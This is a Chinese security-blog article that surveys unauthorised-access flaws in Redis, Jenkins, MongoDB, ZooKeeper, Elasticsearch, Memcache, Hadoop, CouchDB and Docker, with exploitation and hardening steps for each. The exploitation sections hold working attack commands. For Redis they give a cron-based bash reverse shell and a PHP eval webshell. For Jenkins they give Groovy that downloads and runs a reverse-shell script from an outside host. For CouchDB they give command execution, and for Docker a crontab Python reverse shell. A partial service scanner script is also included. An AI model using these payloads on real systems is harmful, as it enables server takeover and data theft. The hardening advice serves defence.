【脉搏沉淀系列】未授权访问漏洞总结

前言

今年5月，比特币勒索病毒WannaCry席卷全球，国内众多机构部门计算机系统瘫痪。根据之前应急响应的案例分析，以及一些安全报告统计，目前大部分的勒索病毒均利用未授权访问等通用漏洞进行植入、勒索，尤其是Redis、MongoDB等数据库的未授权访问漏洞尤其严重。参见《【脉搏译文系列】如何高效的应对勒索软件》

ransomware123

0x01 介绍

未授权访问可以理解为需要安全配置或权限认证的地址、授权页面存在缺陷，导致其他用户可以直接访问，从而引发重要权限可被操作、数据库、网站目录等敏感信息泄露。

目前主要存在未授权访问漏洞的有：NFS服务，Samba服务，LDAP，Rsync，FTP，GitLab，Jenkins，MongoDB，Redis，ZooKeeper，ElasticSearch，Memcache，CouchDB，Docker，Solr，Hadoop，Dubbo等，本文主要介绍一些目前比较常用的一些服务的未授权访问，欢迎大家补充！

maibo

0x02 Redis未授权访问

2.1 漏洞描述

Redis因配置不当可以未授权访问。攻击者无需认证访问到内部数据，可导致敏感信息泄露，也可以恶意执行flushall来清空所有数据。如果Redis以root身份运行，可以给root账户写入SSH公钥文件，直接通过SSH登录受害服务器。

2.2 漏洞利用

1、利用计划任务执行命令反弹shell

在redis以root权限运行时可以写crontab来执行命令反弹shell

先在自己的服务器上监听一个端口

```
nc -lvnp 4444
```

然后执行命令:

```
redis-cli -h 192.168.2.6
set x "\n* * * * * bash -i >& /dev/tcp/192.168.1.1/4444 0>&1\n"
config set dir /var/spool/cron/
config set dbfilename root
save
```

redis-11

2、写ssh-keygen公钥登录服务器

在以下条件下，可以利用此方法

- 1、Redis服务使用root账号启动
- 2、服务器开放了SSH服务，而且允许使用密钥登录，即可远程写入一个公钥，直接登录远程服务器。

此方法具体参考：redis配置不当可直接导致服务器被控制


3、获取web服务的webshell

当redis权限不高时，并且服务器开着web服务，在redis有web目录写权限时，可以尝试往web路径写webshell。

执行以下命令

```
config set dir /var/www/html/
config set dbfilename shell.php
set x "<?php @eval($_POST['caidao']);?>"
save
```

即可将shell写入web目录



redis-5

2.3 漏洞加固

可以配置redis.conf这个文件，在安装目录下

- 1、默认只对本地开放

```
bind 127.0.0.1
```

- 2、添加登陆密码

```
requirepass www.secpulse.com
```

- 3、在需要对外开放的时候修改默认端口

```
port 2333
```

- 4、最后还可以配合iptables限制开放

0x03 Jenkins未授权访问

3.1 漏洞描述

默认情况下Jenkins面板中用户可以选择执行脚本界面来操作一些系统层命令，攻击者可通过未授权访问漏洞或者暴力破解用户密码等进脚本执行界面从而获取服务器权限。

3.2 漏洞利用

1、Jenkins未授权访问可执行命令

http://www.secpulse.com:8080/manage

http://www.secpulse.com:8080/script

jenkins-1


```
println "ifconfig -a".execute().text 执行一些系统命令
```

jenkins-2

直接wget下载back.py反弹shell


```
println "wget http://xxx.secpulse.com/tools/back.py -P /tmp/".execute().text
println "python /tmp/back.py 10.1.1.111 8080".execute().text
```

back.py并不需要root权限



jenkins-3

不想反弹试试Terminal Plugin



jenkins-4

2、Jenkins未授权访问写shell


jenskins是java web项目,我们用java的File类写文件

```
new File("c://temp//secpulse.txt").write("""
1
2
3
""");
```

新建一个内容为1,2,3(每一行)的1.txt到c盘的temp文件夹,运行如下命令**println “powershell dir c:\temp”.execute().text**如果写成功,那么secpulse.txt就会在返回结果中!

wget写webshell

```
println "wget http://shell.secpulse.com/data/t.txt -o /var/www/html/secpulse.php".execute().text
new File("/var/www/html/secpulse.php").write('<?php @eval($_POST[s3cpu1se]);?>');
def webshell = '<?php @eval($_POST[s3cpu1se]);?>'
new File("/var/www/html/secpulse.php").write("$webshell");
def execute(cmd) {
def proc = cmd.execute()
proc.waitFor()
}
execute( [ 'bash', '-c', 'echo -n "<?php @eval($" > /usr/local/nginx_1119/html/secpulse.php' ] )
execute( [ 'bash', '-c', 'echo "_POST[s3cpu1se]);?>" >> /usr/local/nginx_1119/html/secpulse.php' ] )
//参数-n 不要在最后自动换行
```



jenkins-5

Result: 0 表示成功写入

Result: 1 表示目录不存在或者权限不足 写入失败

Result: 2 表示构造有异常 写入失败

具体其他详细利用方法参考：知其一不知其二之Jenkins Hacking

3.3 漏洞加固


- 1、禁止把Jenkins直接暴露在公网
- 2、添加认证，设置强密码复杂度及账号锁定。

0x04 MongoDB未授权访问

4.1 漏洞描述

开启MongoDB服务时不添加任何参数时,默认是没有权限验证的,而且可以远程访问数据库，登录的用户可以通过默认端口无需密码对数据库进行增、删、改、查等任意高危操作。

4.2 漏洞利用



mongodb-1

4.3 漏洞加固

1、为MongoDB添加认证：

1)MongoDB启动时添加--auth参数

2)给MongoDB添加用户：

use admin #使用admin库

db.addUser("root", "123456") #添加用户名root密码123456的用户

db.auth("root","123456") #验证下是否添加成功，返回1说明成功

2、禁用HTTP和REST端口

MongoDB自身带有一个HTTP服务和并支持REST接口。在2.6以后这些接口默认是关闭的。mongoDB默认会使用默认端口监听web服务，一般不需要通过web方式进行远程管理，建议禁用。修改配置文件或在启动的时候选择 - nohttpinterface 参数nohttpinterface=false

3、限制绑定IP

启动时加入参数

--bind_ip 127.0.0.1

或在/etc/mongodb.conf文件中添加以下内容：

bind_ip = 127.0.0.1

0x05 ZooKeeper未授权访问

5.1 漏洞描述

Zookeeper的默认开放端口是2181。Zookeeper安装部署之后默认情况下不需要任何身份验证，造成攻击者可以远程利用Zookeeper，通过服务器收集敏感信息或者在Zookeeper集群内进行破坏（比如：kill命令）。攻击者能够执行所有只允许由管理员运行的命令。

5.2 漏洞利用

执行以下命令即可远程获取该服务器的环境：

```
echo envi | nc ip port
```

```
-bash-4.2# echo envi | nc [redacted] 2181
Environment:
zookeeper.version=3.4.10-39d3a4f269333c922ed3db283be479f9deacaa0f, built on 03/23/201
7 10:13 GMT
host.name=ip-172-31-7-122.ap-northeast-1.compute.internal
java.version=1.8.0_131
java.vendor=Oracle Corporation
java.home=/home/ec2-user/jdk1.8.0_131/jre
java.class.path=:/opt/kafka/bin/../libs/aopalliance-repackaged-2.5.0-b05.jar:/opt/kaf
ka/bin/../libs/argparse4j-0.7.0.jar:/opt/kafka/bin/../libs/commons-lang3-3.5.jar:/opt
/kafka/bin/../libs/connect-api-0.11.0.0.jar:/opt/kafka/bin/../libs/connect-file-0.11.
0.0.jar:/opt/kafka/bin/../libs/connect-json-0.11.0.0.jar:/opt/kafka/bin/../libs/conne
ct-runtime-0.11.0.0.jar:/opt/kafka/bin/../libs/connect-transforms-0.11.0.0.jar:/opt/k
afka/bin/../libs/guava-20.0.jar:/opt/kafka/bin/../libs/hk2-api-2.5.0-b05.jar:/opt/kaf
ka/bin/../libs/hk2-locator-2.5.0-b05.jar:/opt/kafka/bin/../libs/hk2-utils-2.5.0-b05.j
ar:/opt/kafka/bin/../libs/jackson-annotations-2.8.5.jar:/opt/kafka/bin/../libs/jackso
n-core-2.8.5.jar:/opt/kafka/bin/../libs/jackson-databind-2.8.5.jar:/opt/kafka/bin/../
libs/jackson-jaxrs-base-2.8.5.jar:/opt/kafka/bin/../libs/jackson-jaxrs-json-provider-
2.8.5.jar:/opt/kafka/bin/../libs/jackson-module-jaxb-annotations-2.8.5.jar:/opt/kafka
/bin/../libs/javassist-3.21.0-GA.jar:/opt/kafka/bin/../libs/javax.annotation-api-1.2.
jar:/opt/kafka/bin/../libs/javax.inject-1.jar:/opt/kafka/bin/../libs/javax.inject-2.5
.0-b05.jar:/opt/kafka/bin/../libs/javax.servlet-api-3.1.0.jar:/opt/kafka/bin/../libs/
javax.ws.rs-api-2.0.1.jar:/opt/kafka/bin/../libs/jersey-client-2.24.jar:/opt/kafka/bi
n/../libs/jersey-common-2.24.jar:/opt/kafka/bin/../libs/jersey-container-servlet-2.24
.jar:/opt/kafka/bin/../libs/jersey-container-servlet-core-2.24.jar:/opt/kafka/bin/../
```

zookeeper-1

直接连接：

./zkCli.sh -server ip:port

```
-bash-4.2# ./zkCli.sh -server [redacted]:2181
Connecting to [redacted]:2181
2017-09-26 09:17:08,417 [myid:] - INFO  [main:Environment@100] - Client environment:z
ookeeper.version=3.4.9-1757313, built on 08/23/2016 06:50 GMT
2017-09-26 09:17:08,425 [myid:] - INFO  [main:Environment@100] - Client environment:h
ost.name=localhost
2017-09-26 09:17:08,425 [myid:] - INFO  [main:Environment@100] - Client environment:j
ava.version=1.8.0_131
2017-09-26 09:17:08,432 [myid:] - INFO  [main:Environment@100] - Client environment:j
ava.vendor=Oracle Corporation
2017-09-26 09:17:08,433 [myid:] - INFO  [main:Environment@100] - Client environment:j
ava.home=/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.131-3.b12.el7_3.x86_64/jre
2017-09-26 09:17:08,433 [myid:] - INFO  [main:Environment@100] - Client environment:j
ava.class.path=/root/tools/zookeeper-3.4.9/bin/../build/classes:/root/tools/zookeeper
-3.4.9/bin/../build/lib/*.jar:/root/tools/zookeeper-3.4.9/bin/../lib/slf4j-log4j12-1.
6.1.jar:/root/tools/zookeeper-3.4.9/bin/../lib/slf4j-api-1.6.1.jar:/root/tools/zookee
```

zookeeper-2

5.3 漏洞加固

- 1、禁止把Zookeeper直接暴露在公网
- 2、添加访问控制，根据情况选择对应方式（认证用户，用户名密码）
- 3、绑定指定IP访问

0x06 Elasticsearch未授权访问

6.1 漏洞描述

Elasticsearch是一款java编写的企业级搜索服务。越来越多的公司使用ELK作为日志分析，启动此服务默认会开放9200端口，可被非法操作数据


6.2 漏洞利用

漏洞检测：默认端口9200

相当于一个API，任何人访问这个地址，就可以调用api，进行数据的增删改操作。

http://x.x.x.x:9200/_nodes

http://x.x.x.x:9200/_river



elasticsearch-1

6.3 漏洞加固

- 1、防火墙上设置禁止外网访问9200端口。
- 2、使用Nginx搭建反向代理，通过配置Nginx实现对Elasticsearch的认证
- 3、限制IP访问，绑定固定IP
- 4、在config/elasticsearch.yml中为9200端口设置认证：

```
http.basic.enabled true #开关，开启会接管全部HTTP连接
http.basic.user "admin" #账号
http.basic.password "admin_pw" #密码
http.basic.ipwhitelist ["localhost", "127.0.0.1"]
```

0x07 Memcache未授权访问


7.1 漏洞描述

Memcached是一套常用的key-value缓存系统，由于它本身没有权限控制模块，所以对公网开放的Memcache服务很容易被攻击者扫描发现，攻击者通过命令交互可直接读取Memcached中的敏感信息。

7.2 漏洞利用

1、登录机器执行netstat -an |more命令查看端口监听情况。回显0.0.0.0:11211表示在所有网卡进行监听，存在memcached未授权访问漏洞。

2、telnet <target> 11211，或nc -vv <target> 11211，提示连接成功表示漏洞存在



memcached-2

7.3 漏洞加固

- 1、设置memchached只允许本地访问
- 2、禁止外网访问Memcached 11211端口
- 3、编译时加上 - enable-sasl，启用SASL认证


0x08 Hadoop未授权访问

8.1 漏洞描述

由于服务器直接在开放了Hadoop机器HDFS的50070 web端口及部分默认服务端口，黑客可以通过命令行操作多个目录下的数据，如进行删除，下载，目录浏览甚至命令执行等操作，产生极大的危害。

8.2 漏洞利用

主要HDFS和MapReduce的WebUI对应的服务端口。



Hadoop-1

其中比较重要的是DataNode 默认端口50075开放的话，攻击者可以通过hdsf提供的restful api对hdfs存储数据进行操作。

restful api参考：http://hadoop.apache.org/docs/r1.0.4/webhdfs.html

8.3 漏洞加固

- 1、如无必要，关闭Hadoop Web管理页面
- 2、开启身份验证，防止未经授权用户访问
- 3、设置“安全组”访问控制策略，将Hadoop默认开放的多个端口对公网全部禁止或限制可信任的IP地址才能访问包括50070以及WebUI等相关端口，详细端口列表如下：

a)HDFS

NameNode 默认端口 50070

DataNode 默认端口 50075

httpfs 默认端口14000

journalnode 默认端口 8480

b)YARN（JobTracker）

ResourceManager 默认端口8088

JobTracker 默认端口 50030

TaskTracker 默认端口 50060

c)Hue 默认端口 8080

d)YARN（JobTracker）

master 默认端口 60010

regionserver 默认端口60030

e)hive-server2 默认端口 10000


f)spark-jdbcserver 默认端口 10003

0x09CouchDB未授权访问

9.1 漏洞描述

CouchDB默认在5984端口开放Restful的API接口，用于数据库的管理功能。其HTTP Server默认开启时没有进行验证，而且绑定在0.0.0.0，所有用户均可通过API访问导致未授权访问。任何连接到服务器端口上的人，都可以调用相关API对服务器上的数据进行任意的增删改查，其中通过API修改local.ini配置文件，可进一步导致执行任意系统命令，获取服务器权限！

9.2 漏洞利用



couchdb-7


新增query_server配置，这里执行ifconfig命令

curl -X PUT 'http://x.x.x.x:5984/_config/query_servers/cmd' -d '"/sbin/ifconfig >/tmp/6666"'

新建一个临时表，插入一条记录

couchdb-1


curl -X PUT 'http://x.x.x.x:5984/vultest'



couchdb-2


curl -X PUT 'http://x.x.x.x:5984/vultest/vul' -d '{"_id":"770895a97726d5ca6d70a22173005c7b"}'

调用query_server处理数据



couchdb-3


curl -X POST 'http://x.x.x.x:5984/vultest/_temp_view?limit=11' -d '{"language":"cmd","map":""}' -H 'Content-Type: application/json'



couchdb-4

当然你也可以直接执行其他命令，下载个其他什么的

couchdb-5



couchdb-6

9.3 漏洞加固

1、指定CouchDB绑定的IP （需要重启CouchDB才能生效） 在 /etc/couchdb/local.ini 文件中找到 “bind_address = 0.0.0.0” ，把 0.0.0.0 修改为 127.0.0.1 ，然后保存。注：修改后只有本机才能访问CouchDB。

2、设置访问密码 （需要重启CouchDB才能生效） 在 /etc/couchdb/local.ini 中找到“[admins]”字段配置密码

0x010 Docker未授权访问

10.1 漏洞描述

Docker Remote API是一个取代远程命令行界面（rcli）的REST API。通过 docker client 或者 http 直接请求就可以访问这个 API，通过这个接口，我们可以新建 container，删除已有 container，甚至是获取宿主机的 shell

10.2 漏洞利用

http://192.168.198.130:2375/v1.25/images/json

可以获取到所有的 images 列表

`http://host:2375/containers/json`

会返回服务器当前运行的 container列表，和在docker CLI上执行 `docker ps` 的效果一样，过Post包我们还可以新建、开启和关闭容器，其他操作比如拉取image等操作也都可以通过API调用完成。

```
$ curl http://10.10.10.10:2375/containers/json
[]


docker -H=tcp://10.10.10.10:2375 ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
PORTS               NAMES
```

Docker remote Api未授权访问的攻击原理与之前的Redis未授权访问漏洞大同小异，都是通过向运行该应用的服务器写文件，从而拿到服务器的权限，常见的利用方法如下：

1、启动一个容器，挂载宿主机的/root/目录，之后将攻击者的ssh公钥~/.ssh/id_rsa.pub的内容写到入宿主机的/root/.ssh/authorized_keys文件中，之后就可以用root账户直接登录了

2、启动一个容器，挂载宿主机的/etc/目录，之后将反弹shell的脚本写入到/etc/crontab中，攻击者会得到一个反弹的

shell，其中反弹shell脚本的样例如下：

```
echo -e "*/1 * * * * root /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"127.0.0.1\",8088
));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'\n" >> /etc/crontab
```

第2种利用方法也可以挂载var/spool/cron/目录，将反弹shell的脚本写入到/var/spool/cron/root（centos系统）或/var/spool/cron/crontabs/root(ubuntu系统)

10.3 漏洞加固

1、在不必需的情况下，不要启用docker的remote api服务，如果必须使用的话，可以采用如下的加固方式：

- 设置ACL，仅允许信任的来源IP连接；
- 设置TLS认证，官方的文档为Protect the Docker daemon socket

2、客户端连接时需要设置以下环境变量export DOCKER_TLS_VERIFY=1

```
export DOCKER_CERT_PATH=~/.docker
export DOCKER_HOST=tcp://10.10.10.10:2375
export DOCKER_API_VERSION=1.12
```

3、在 docker api 服务器前面加一个代理，例如 nginx，设置 401 认证

附：Python未授权访问脚本

```python
def connMemcached(hosts,port = 11211):
    for host in hosts:
        payload = '\x73\x74\x61\x74\x73\x0a'
        s = socket.socket()
        socket.setdefaulttimeout(10)
        try:
            s.connect((host, port))
            s.send(payload)
            recvdata = s.recv(2048)
            s.close()
            if recvdata and 'STAT version' in recvdata:
                Memcached_unauthhost.append(host)
        except:
            pass
        return Memcached_unauthhost

def connZookeeper(hosts,port = 2181):
    for host in hosts:
        try:
            connZK = KazooClient(hosts="%s:2181" % host,timeout=10)
            connZK.start()
            if connZK:
                ZooKeeper_unauthhost.append(host)
        except:
            pass
    return ZooKeeper_unauthhost

def connElasticsearch(hosts,port = 9200):
    Dic = ['_nodes','_rive','_cat']
    for host in hosts:
        try:
            for Dir in Dic:
                url = 'http://%s:%s/%s/' % (host,port,Dir)
                content = requests.get(url,timeout=5,allow_redirects=True,verify=False).content
                if '_river' in content:
                    Elasticsearch_unauthhost.append(host)
        except:
            pass
    return Elasticsearch_unauthhost
```

unauthor_access-1

```python
def parseInputAndvulCheck():
    parser = optparse.OptionParser("usage%prog " + "--host <target host> -f <ip_file>")
    parser.add_option('-f', action="store",dest='filename',help='the targets of file')
    parser.add_option('--host', dest='target', type='string', help='the targets of ip')
    (options, args) = parser.parse_args()
    targetHosts = str(options.targetHost).split(',')
    filename = options.filename
    if filename != None:
        f = open(filename)
        hosts = f.readlines()
        thread_list = []
        for i in xrange(10):
            t = Thread(target=vul_Check, args=hosts)
            thread_list.append(t)
        for t in thread_list:
            t.start()
